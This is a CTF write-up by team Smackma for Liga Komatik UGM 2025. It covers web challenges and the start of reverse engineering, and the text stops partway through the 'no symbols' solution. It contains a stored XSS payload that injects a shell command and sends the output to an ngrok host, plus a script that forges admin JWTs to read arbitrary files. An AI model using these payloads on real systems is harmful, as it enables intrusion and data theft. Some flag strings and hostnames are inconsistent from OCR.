


CTF Write Up

Liga Komatik UGM 2025



Team Smackma

Ivan Adito Arba Putra (schmeeps) - 23/511562/PA/21821
I Putu Herjuna Manasye Suarthana (eth3r) - 23/511460/PA/21801
Ahmad Zainurafi Alfikri (usupek) - 23/521008/PA/22397

Table of Contents

Team Smackma	1
Table of Contents	2
Web Exploitation	3
pay me 2 win [100 pts].....	3
Flag: LK25{w0w_ez_0v3rf10w}.....	5
totally fine [856 pts].....	5
Flag: LK25{t074lly_n07_3xp10i74b13}.....	8
uptime leak [919 pts].....	9
Flag: LK25{expl01t_chains_involve_multiple_exploits_in_a_row}.....	13
Reverse Engineering	13
baby rev [100 pts].....	13
Flag: LK25{just_0p3n_th1s_1n_n0t3p4d}.....	14
no symbols [271 pts].....	14
Flag: LK25{remov1ng_symb0l_table5_is_4_comm0n_rev_tr1ck}.....	18
XOR [424 pts].....	18
Flag: LK25{reverse_eng1neering_14_a_hard_challenge,_no?}.....	23
Cryptography	23
rsa1 [100 pts].....	23
Flag: LK25{rsa_is_only_secure_when_p_and_q_are_unknown}.....	25
rsa2 [100 pts].....	25
Flag: LK25{hastad_broadcast_attack_is_why_e_needs_to_be_very_large}.....	28
Forensics	28
Run_me.png [100 pts].....	28
Flag: LK25{i_think_the_output_is_kind_a_cool}.....	31
shift [271 pts].....	31
Flag: LK25{shift_the_colors_round_and_around}.....	32
Binary Exploitation (Pwn)	32
Redirection [775 pts].....	32
Flag: LK25{flow_redirection_is_similar_to_ret2win}.....	35
Twit [1000 pts].....	36
Flag: LK25{K4sih_sAy4nG_Atm1n_Kpd_m3mB3r}.....	42

Web Exploitation


pay me 2 win [100 pts]

pay me 2 win
100


The flag is free — and you get 0x1337\$ back!

Flag Format: LK25{...}

<http://ctf.asgama.online:40003>

 index.php

Given a link to that leads to a website that tells us that the flag is free. However it costs -\$0x1337 meaning that if we try to buy the flag, it will instead add to our “balance”. However, the flag is said to be “free” meaning that we need to have \$0 in order to unlock the flag.



Looking at the source code of the page, we can see something interesting at the bottom part, a comment left by the developer:

```
<form method="POST" action="index.php">
<input type="hidden" name="money" id="money" value="1"><br>
<center><button class="button" type="submit" style="vertical-align:middle"><span>Unlock!!! </span></button></center>
</form>

<!-- From tsu with l0v3: ?is_debug=1 -->
```

“<!-- From tsu with l0v3: ?is_debug=1 -->”

“?is_debug=1” appears to be an argument for the url of the page. With that, we opened http://ctf.asma.online:40003?is_debug=1 and looked at the source code. Immediately, we can see something interesting - PHP source code:

```
<?php
include('secret.php');
?>

<?php
if(isset($_POST['money']) && !empty($_POST['money']))
{
    $money=$_POST['money'];
    if ctype_digit($money)
    {
        if((int)($money+0x1337)==0)
        {
            die('<center>Money is just a number! flag > all. Here your flag: <br><font size=5 color=red><strong>'.$flag.'</strong></font></center>');
        }
        else
        {
            die("&<strong><center>Sadly, We don't have enough money to give at this time :(</center></strong>");
        }
    }
    else
    {
        die('<strong><center>2k vinoy monkey?</center></strong>');
    }
}

if(isset($_GET['is_debug']) && !empty($_GET['is_debug']) && $_GET['is_debug']==="1")
{
    show_source(__FILE__);
}

?>
<!-- From tsu with l0v3: ?is_debug=1 -->
```

The source code stated that there can be a POST request argument called “\$money”. This \$money argument will be inputted by the user through the request. In order for us to output \$flag (variable that stores the flag), **\$money+0x1337 must be equal to 0**. However, before that there is the **ctype_digit(\$money)** function which will remove any negative signs from our input. This means that **we cannot input -0x1337 if we want to get 0**.

The exploit here is to take advantage of an **integer overflow vulnerability in PHP**. This can be done by inputting extremely large numbers into the argument (e.g. 99.....). This will result in an overflow which in turn results in a negative number being created.

The payload I used is as follows:

```
curl -X POST -d
```

[illegible]

<http://ctf.asgama.online:40003/>

And with that, we got the flag:


```
<strong><font color=red>-0x1337$</font></strong> meaning that when you unlock it, we also give you 0x1337$
So try to unlock!</strong>
=<"https://s4.gifyu.com/images/bpAzH.gif"/>

=<POST" action="index.php">
hidden name=money id=money value="1"><br>
ton class="button" type="submit" style="vertical-align:middle"><span>Unlock!!! </span></button></center>

y is just a number! flag > all. Here your flag: <br><font size=5 color=red><strong>LK25{w0w_ez_0v3rf10w}</s
linux)$
```


Flag: LK25{w0w_ez_Ov3rf10w}

totally fine [856 pts]




Given two links and a zip file containing the web sources. First we look at both of the websites.

server:



Admin bot:



Looking at both of the websites, I assume this is a XSS bot challenge. Let's look at the challenge source

```
>> /tmp/tmp.DdK4pItogk : unzip totally-fine.zip
Archive:  totally-fine.zip
  inflating: start.sh
  inflating: server.py
  inflating: Dockerfile
  inflating: docker-compose.yml
  inflating: admin_bot.js

>> /tmp/tmp.DdK4pItogk : ls
ls admin_bot.js      Dockerfile  start.sh
docker-compose.yml  server.py  totally-fine.zip
```

We're interested in admin_bot.js and server.py files. What does these two files have basically this

server.py:

It has a '/api/stats' route that accepts POST method. It requires 'username' and 'high_score' variables. What the route does is basically receive 'username' and 'high_score' data from the POST request then set a user with a certain score based on the data it received. This route is interesting cause there's no filter to check if there's an arbitrary javascript code or not, making it vulnerable to XSS as expected.

It also has a '/api/stats/<string:id>' that accepts GET method. It literally just return the data of a specified id.

It also has a '/api/date' route that accepts GET method. What the route does is basically takes the 'secret' cookie and if it equals to SECRET, it proceeds to return date with a modifier.

Admin_bot.js:

It has a '/visit' route that accepts POST method. It receives the path that we wanna go from req.body.path. And if the path includes a 'date' string it will return an error. Otherwise it will continue to visit the page.

So what we have to do now is clear. We have to send our exploit and be stored in the /api/stats route, then we visit the /api/stats/:id to actually trigger the script.

This is how I solve it

```
>> /home/usupek : curl -X POST \
-H "Content-Type: application/json" \
-d '{"username": "<script>fetch('\''/api/date?modifier=;cat flag.txt '\'').then(r => r.text()).then(t
ext => { let flag = text; fetch('\''https://d403-182-253-183-21.ngrok-free.app/?leak='\'' + encodeURICom
ponent(flag)); });</script>", "high_score": 0}' \
http://ctf.asgama.online:40001/api/stats
{"success": "Added", "id": "a67546b5-7318-4ef9-938a-33dfb309aa82"}%`
```

This payload basically puts my script to /api/stats. And after it successfully added to the data, it shows the id. We will use this id to the /visit route.


```
>> /home/usupek : curl -X POST \
-H "Content-Type: application/x-www-form-urlencoded" \
-d 'path=api/stats/a67546b5-7318-4ef9-938a-33dfb309aa82' \
http://ctf.asgama.online:40002/visit
Visited page.%
```

This payload literally just visit the page with my exploit code in it which will trigger it. Now I check my webhook.

```
Server leak listener running on http://localhost:5000/leak
* Serving Flask app 'hook'
* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI
server instead.
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:5000
* Running on http://192.168.18.162:5000
Press CTRL+C to quit
127.0.0.1 - - [04/May/2025 00:28:51] "GET /?leak={"date":%20"Sat%20May%20%203%2017:28:51%20UTC%202025%0
ALK25{t074lly_n07_3xp10i74b13}" } HTTP/1.1" 404 -
```

As you can see at the bottom, I got the flag.

P.S. note: this challenge is funny cause I tried using webhook online with the same payload as this, the flag.txt always returns nothing 😂. But when I use ngrok, the flag.txt is not empty so I got the flag. Ngrok FTW!!

Flag: LK25{t074lly_n07_3xp10i74b13}

uptime leak [919 pts]

uptime leak

919


"I only had time to finish the API, but it should be secure... probably. If you manage to read any file you want, I'll owe you a reward."

Flag Format: LK25{...}

<http://ctf.asgama.online:40004>

uptime-lea...

The challenge provides us with a web that will not allow us to access any content. However, it does leak the duration at which the system has been up, also known as **uptime**.



However, upon looking at the source “server.py”, it is revealed that the web has two api endpoints:

```
# list files
@app.route('/api/files', methods=['GET'])
def list_files():
    return os.listdir('files/')

# get a file
@app.route('/api/file', methods=['GET'])
def get_file():
    filename = request.args.get('filename', None)

    if filename is None:
        abort(Response('No filename provided', status=400))

    # prevent directory traversal
    while '../' in filename:
        filename = filename.replace('../', '')

    # get file contents
    return open(os.path.join('files/', filename), 'rb').read()
```

One endpoint to list the files, which is `/api/files` and another to read files from the system which is `/api/file` with a **filename** argument. However, in order to use and take advantage of these apis, the user must go through an auth check before the website is even loaded:

```
@app.before_request
def check_auth():
    # ensure user is an administrator
    session = request.cookies.get('session', None)

    if session is None:
        abort(403)

    try:
        payload = jwt.decode(session, APP_SECRET, algorithms=['HS256'])
        if payload['userid'] != 0:
            abort(401)
    except:
        abort(Response(f'<h1>NOT AUTHORIZED</h1><br><br><br><br><br> This system has been up for {round(time.time()-time_started)} seconds fyi :wink:', status=403))
```

The user must be an “admin” as shown in the `payload['userid'] != 0` line. If this condition is not satisfied, the website will return the NOT AUTHORIZED message just like the one we received previously. This authentication mechanism uses **JWT** as can be seen from the use of `jwt.decode()`.

What’s interesting is the way the web app creates these JWTs, specifically, how the **SECRET** for these JWTs is basically the time at which the server is started, stored in the variable `time_started`.

```
# initialize flask
app = Flask(__name__)
time_started = round(time.time())
APP_SECRET = hashlib.sha256(str(time_started).encode()).hexdigest()
```

Since we are given the amount of time the server has been up (uptime), we can actually derive this secret! This line shows that:

```
except:
    abort(Response(f'<h1>NOT AUTHORIZED</h1><br><br><br><br><br> This system has been up for {round(time.time()-time_started)} seconds fyi :wink:', status=403))
```

The uptime displayed is `time.time() - time_started`. Using this information, we can derive `time_started`:

```
uptime = time.time() - time_started
→ time_started = time.time() - uptime
```

`time.time()` is the time right now, and can be called to see time in seconds in python. This means that it will constantly increment and change in value. **This makes the JWT dynamic**, always

changing based on time, which is the difficult part of the challenge. This will, of course, require automation, as doing it manually is near impossible.

Another important thing to note is the location of the flag.txt itself. Looking at the Dockerfile will reveal the following information about the flag:

```
# copy files
COPY server.py ${directory}/server.py
COPY flag.txt ${directory}/flag.txt
RUN mkdir -p ${directory}/files
RUN for i in {1..5}; do (echo $(cat /dev/urandom | tr -dc a-
fold -w32 | head -n1)); done
```

The flag is located in **`${directory}/flag.txt`**. Looking at the docker-compose.yml it is revealed that:

```
services:
  random:
    build:
      context: .
      dockerfile: Dockerfile
      args:
        - directory=${DIRECTORY:-/in_prod_this_is_random}
    ports:
      - "40004:1337"
```

`$directory` in this case is equal to **`"/in_prod_this_is_random"`**. This means that the flag is located in **`/in_prod_this_is_random/flag.txt`**. This means that we can directly get the flag by calling **`/api/file`** endpoint, specifically, **`/api/file?filename=/in_prod_this_is_random/flag.txt`**.

Here is the solver script that I used to reach the solution:

```

import jwt
import hashlib
import time
import requests

temp_cookie = '7b97ab86-589f-474c-a393-db4f0a9826ae.bU9tLIhuKGfa2TQ9BhyhyasSF4E'
uptime = int(requests.get("http://ctf.asgama.online:40004", cookies={"session": temp_cookie}).text[72:77])
#print(uptime)

time_started = round(time.time() - (uptime + 2)) # Add buffer to account for delay
APP_SECRET = hashlib.sha256(str(time_started).encode()).hexdigest()

payload = { "userid": 0 }
token = jwt.encode(payload, APP_SECRET, algorithm='HS256')

print(f"JWT token: {token}")

# I understand it now
r = requests.get("http://ctf.asgama.online:40004/api/file?filename=/in_prod_this_is_random/flag.txt", cookies={"session": token})

print(f"Status code: {r.status_code}")
print(r.text)

```

This script is divided into the following actions:

1. First it requests the main endpoint with a **temp_cookie**. This temp_cookie is basically the cookie of the website that I got from my browser, however, do note that this is **NOT JWT**. This serves as a temporary authentication method to access the main page.
2. The request will show the previous page with “Not authorized” and the leaked uptime. I **extracted the leaked uptime** with **.text[72:77]** and stored it in the uptime variable.
3. This uptime variable is then used to calculate the time_started with the previous formulas. I added a “**+ 2 seconds**” to account for the delay when I run the script (the moment the time increments and when I pressed the button to run)
4. This time_started will then be used to **forge the JWT with APP_SECRET (time_started) and payload (userid: 0)**.
5. The JWT will then be used as a cookie for another request, but this time for the api endpoint that reads files since we need it in order for us to be able to use it.
6. The request is shown in line 19 where I used **/in_prod_this_is_random/flag.txt** as an argument for filename, since I wanted to read that file. Don't forget the JWT as an auth cookie.
7. With that the result of the request can then be outputted with r.text.

Running the script will get us the flag. NOTE: this takes many attempts due to latency and problems with delay (time difference between running the script and change in time).

```

<h1>NOT AUTHORIZED</h1><br><br><br><br><br> This system has been up for 81326 seconds fyi :wink:
pemakai@DESKTOP-8KSL957:~/CTF_Challs/Liga_Komatik/web$ python3 solve.py
JWT token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyYWQiOiJhY9.0m0Vp8bH-KFL0vP0b-bg7QDAAbFuYXJ0eG9tGmHrq4
Status code: 403
<h1>NOT AUTHORIZED</h1><br><br><br><br><br> This system has been up for 81327 seconds fyi :wink:
pemakai@DESKTOP-8KSL957:~/CTF_Challs/Liga_Komatik/web$ python3 solve.py
JWT token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyYWQiOiJhY9.ChYDxeT-Rdfnz4ga0mqQ_P_0WVPGgJw9TvUa-0Y7TeM
Status code: 200
LK25{expl0it_chains_involve_multiple_exploits_in_a_row}


```

Overall this was a difficult challenge, took me 4 hours to complete :')

Flag: LK25{expl01t_chains_involve_multiple_exploits_in_a_row}

Reverse Engineering

baby rev [100 pts]



Given a binary called baby_rev. It is a simple executable that checks for the correct flag.

```
pemakai@DESKTOP-8K5L957:~/CTF_Challs/Liga_Komatik/rev$ ./baby_rev
Flag> test!
Wrong :(
pemakai@DESKTOP-8K5L957:~/CTF_Challs/Liga_Komatik/rev$ |
```

Since this is a baby challenge, we tried a common technique for reverse engineering, which is to use **ltrace** on the binary:

```

pemakai@DESKTOP-8K5L957:~/CTF_Challs/Liga_Komatik/rev$ ltrace ./baby_rev
_ZStlsISt11char_traitsIcEERSt13basic_ostreamIcT_ES5_PKc(0x56396db780c0, 0x56396d
= 0x56396db780c0
_ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEE13_M_local_dataEv(0x7ffd5cf
x56396db7600f) = 0x7ffd5cf69850
_ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEE12_Alloc_hiderC1EPcRKS3_(0x
9837, 0x7ffd5cf69850) = 0x7ffd5cf69837
strlen("") = 0
_ZNKSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEE7_M_dataEv(0x7ffd5cf69840,
db7600f) = 0x7ffd5cf69850
_ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEE13_S_copy_charsEPcPKcS7_(0x
600f, 0x7ffd5cf69850) = 0x56396db7600f
_ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEE13_M_set_lengthEm(0x7ffd5cf
69850
_ZSt7getlineIcSt11char_traitsIcESaIcEERSt13basic_istreamIT_T0_ES7_RNSt7__cxx1112
0x7ffd5cf69840, 0, 0x7ffd5cf69850Flag> l
) = 0x56396db781e0
_ZNKSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEE4sizeEv(0x7ffd5cf69840, 0x
strlen("LK25{just_0p3n_th1s_1n_n0t3p4d}") = 31
_ZStlsISt11char_traitsIcEERSt13basic_ostreamIcT_ES5_PKc(0x56396db780c0, 0x56396d
80c0
_ZNSolsEPFRSoS_E(0x56396db780c0, 0x7f25d92b89f0, 0x7f25d92b89f0, 0Wrong :(
) = 0x56396db780c0
_ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEED1Ev(0x7ffd5cf69840, 0, 0x7
69850

```

By just doing that, the flag can already be seen.

Flag: LK25{just_0p3n_th1s_1n_n0t3p4d}

no symbols [271 pts]

no symbols

271

I recently learned that you can remove all symbols in a binary.

Flag Format: LK25{...}

↓
no_symbols

Flag


Submit

Given a binary that is said to have “no_symbols”, meaning that it is completely stripped. This means that we cannot see the names of the functions that are being used for the program to run.

Running ltrace on the executable confirms this:

```
pemakai@DESKTOP-8K5L957:~/CTF_Challs/Liga_Komatik/rev$ ltrace ./no_symbols
Couldn't find .dynsym or .dynstr in "/proc/1063/exe"
```

The next approach is to decompile the binary using ghidra. As usual, no symbols or functions with names can be seen:



Following entry, another function can be seen, called “FUN_00402e65”

```
Decompile: entry - (no_symbols)
1
2 void processEntry entry(undefined8 param_1,undefined8 param
3 _2)
4 {
5     undefined1 auStack_8 [8];
6
7     FUN_00405680(FUN_00402e65,param_2,&stack0x00000008,0
8 ,0,param_1,auStack_8);
9     do {
10         /* WARNING: Do nothing block with infinite loop */
11     } while( true );
12 }
```

Following us revealed an **large array** that is stored in a variable and what seems to be the source code the logic that is happening when we run the program.:


```

xored_flag[0x11] = 0x76;
xored_flag[0x12] = 0x24;
xored_flag[0x13] = 0x78;
xored_flag[0x14] = 0x4b;
xored_flag[0x15] = 0x60;
xored_flag[0x16] = 0x75;
xored_flag[0x17] = 0x76;
xored_flag[0x18] = 0x78;
xored_flag[0x19] = 0x71;
xored_flag[0x1a] = 0x21;
xored_flag[0x1b] = 0x4b;
xored_flag[0x1c] = 0x7d;
xored_flag[0x1d] = 0x67;
xored_flag[0x1e] = 0x4b;
xored_flag[0x1f] = 0x20;
xored_flag[0x20] = 0x4b;
xored_flag[0x21] = 0x77;
xored_flag[0x22] = 0x7b;
xored_flag[0x23] = 0x79;
xored_flag[0x24] = 0x79;
xored_flag[0x25] = 0x24;
xored_flag[0x26] = 0x7a;
xored_flag[0x27] = 0x4b;
xored_flag[0x28] = 0x66;
xored_flag[0x29] = 0x71;
xored_flag[0x2a] = 0x62;
xored_flag[0x2b] = 0x4b;
xored_flag[0x2c] = 0x60;
xored_flag[0x2d] = 0x66;
xored_flag[0x2e] = 0x25;
xored_flag[0x2f] = 0x77;
xored_flag[0x30] = 0x7f;
xored_flag[0x31] = 0x69;
FUN_004063a0("Enter the flag: ");
FUN_004062d0(&DAT_0049a03d,input_flag);
for (i = 0; i < 0x32; i = i + 1) {
    if (((int)(char)(input_flag[i] ^ 0x14) != xored_flag[i]) {
        FUN_004157e0("\nIncorrect flag!");
        FUN_00406100(1);
    }
}
FUN_004157e0("Correct flag!");
if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
    /* WARNING: Subroutine does not return */
    FUN_0042f5f0();
}
return 0;
}

```

Note: some of the variables are already renamed for better readability.

